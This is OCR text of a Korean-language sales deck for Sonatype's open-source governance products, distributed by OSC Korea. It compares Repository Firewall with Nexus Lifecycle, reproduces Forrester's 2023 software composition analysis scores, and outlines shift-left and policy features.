
개별 컴포넌트 확인

컴포넌트 세부 페이지 (Overview)





컴포넌트 세부 페이지 (Policy violation)







컴포넌트 세부 페이지 (Security)





컴포넌트 세부 페이지 (Legal & label)






Repository Firewall vs. Lifecycle

Feature	Repository Firewall	Nexus Lifecycle
연동 시스템	OSS 바이너리 리포지토리 (e.g. Nexus Repo)	개발자 IDE, 소스 리포지토리 (형상관리), CI/CD, 빌드도구, JIRA, Slack, Fortify, Chrome, CLI
분석 지원 단계		Develop/Source/Build/Stage/Release/Operate
자동 정책 적용		Proxy(리포지토리)를 제외한 모든 단계
Organization / Application 관리	✗	✓
Policy 관리	✓	✓
Continuous Monitoring (주기적인 재점검)	✗	✓
대시보드	✓	✓
Application Composition Report (SBOM)	✗	✓
OSS 바이너리 리포지토리 Audit (진단/감사)	✓	✗
REST API	✓	✓
컨테이너 진단 지원	✗	✓
심층 법률 검토	✗	✓ Legal Pack (Add-On)

어플리케이션 보안

10-20% Custom 코드	Static Application Security Testing (SAST, 정적분석) Source 수준의 White Box Testing
80-90% 오픈소스 라이브러리	Software Composition Analysis (SCA) Binary 수준의 분석

오픈소스 거버넌스 영역



Code Snippet Scanning / Matching

- Package Manager (Maven, Graddle, NPM, PIP등)를 사용하는 모던 개발환경에서는 오픈소스를 컴포넌트 수준에서 활용하며 소스코드 수준에서 차용하는 경우가 거의 없음
- Code Snippet Scanning 기술은 특성상 수많은 False Positive가 발생하며 이를 검증하는데 많은 기술적/법적 노력이 필요하여 현실적으로 효용가치 없음

Software Composition Analysis (SCA)
Forrester Report Q2 2023

	Forrester's weighting	Aqua Security	Checkmarx	GitHub	GitLab	JFrog	Mend	Palo Alto Networks	Revenera	Snyk	Sonatype	Synopsys	Veracode
Current offering	50%	1.78	3.10	1.50	1.30	2.32	3.41	1.83	2.93	3.13	4.06	4.00	2.79
Vulnerability identification	15%	1.60	3.00	1.60	1.60	3.00	3.00	1.00	3.00	1.60	5.00	3.60	3.60
License risk management	10%	0.70	2.10	0.70	1.00	1.00	3.00	0.70	5.00	1.00	5.00	4.40	1.00
SBOM management	10%	3.00	2.40	1.00	0.80	2.40	3.40	2.40	5.00	2.60	3.00	5.00	2.60
Development, security, and operations	10%	1.90	3.30	1.20	1.60	2.30	3.00	2.40	1.50	3.70	3.90	3.30	2.00
Software supply chain security	10%	2.40	2.60	2.60	0.20	3.00	2.60	0.90	0.70	3.40	5.00	3.60	0.70
Policy management	5%	1.00	3.00	1.00	1.00	3.00	3.00	1.00	3.00	3.00	5.00	5.00	3.00
Remediation	30%	1.80	3.80	1.50	1.50	2.50	4.30	2.70	2.50	4.60	3.70	4.00	3.60
Reporting and analytics	5%	1.00	3.00	1.00	1.00	1.00	3.00	1.00	5.00	3.00	3.00	3.00	5.00
Breadth of coverage	5%	2.00	3.40	3.20	3.00	1.00	3.40	2.60	2.20	2.80	2.20	4.60	2.80
Strategy	50%	1.20	3.90	1.70	1.40	3.20	3.50	3.10	3.00	4.60	3.90	3.30	3.60
Vision	25%	1.00	3.00	1.00	1.00	3.00	5.00	3.00	3.00	5.00	5.00	3.00	5.00
Execution roadmap	20%	1.00	5.00	3.00	1.00	5.00	3.00	3.00	3.00	3.00	3.00	3.00	1.00
Planned enhancements	20%	1.00	3.00	1.00	3.00	3.00	3.00	5.00	3.00	5.00	3.00	3.00	3.00
Innovation	10%	3.00	5.00	1.00	1.00	3.00	3.00	3.00	3.00	5.00	5.00	3.00	5.00
Supporting services and offerings	15%	1.00	5.00	3.00	1.00	3.00	3.00	1.00	3.00	5.00	3.00	5.00	5.00
Pricing flexibility and transparency	10%	1.00	3.00	1.00	1.00	1.00	3.00	3.00	3.00	5.00	5.00	3.00	3.00
Market presence	0%	2.00	2.00	3.00	3.00	3.00	3.20	1.20	1.80	4.60	4.60	4.60	2.80
Revenue	60%	2.00	2.00	3.00	3.00	3.00	3.00	1.00	2.00	5.00	5.00	5.00	3.00
Number of customers	20%	1.00	2.00	4.00	5.00	5.00	2.00	1.00	1.00	5.00	4.00	3.00	4.00
Average deal size	20%	3.00	2.00	2.00	1.00	1.00	5.00	2.00	2.00	3.00	4.00	5.00	1.00

https://reprints2.forrester.com/#/assets/2/425/RES178483/report?utm_campaign=q2%202023%20na%20forrester-sca-wave&utm_source=sales-email&utm_medium=email&utm_content=2023-forrester

자동화된 오픈소스 거버넌스를 위한 고려사항


Shift Left
(시프트 레프트)

오픈소스 유입 관문부터 실시간 통제

nexus repository

repository firewall

개발자 스스로 최적의 컴포넌트 선택



Accuracy
(정확성)

글로벌 최대 데이터베이스 운영

- Maven 운영관리 주체
- NPM/PYPI AI/ML 모니터링
- 100여명의 전문 보안 연구원
- 전세계 최대 Repo 공급사

Advanced Binary Fingerprint 식별 기술


자동화 필수요건

Flexible Policy
(유연한 정책)

다양한 속성을 통한 정책 정의

악성/멀웨어

취약성




품질

라이선스

인기도

nexus IQ server by sonatype

단계별 차등화 된 정책 적용



감사합니다

Sonatype 문의

한국총판 (주)오에스씨코리아

sales@osckorea.com

02-539-3690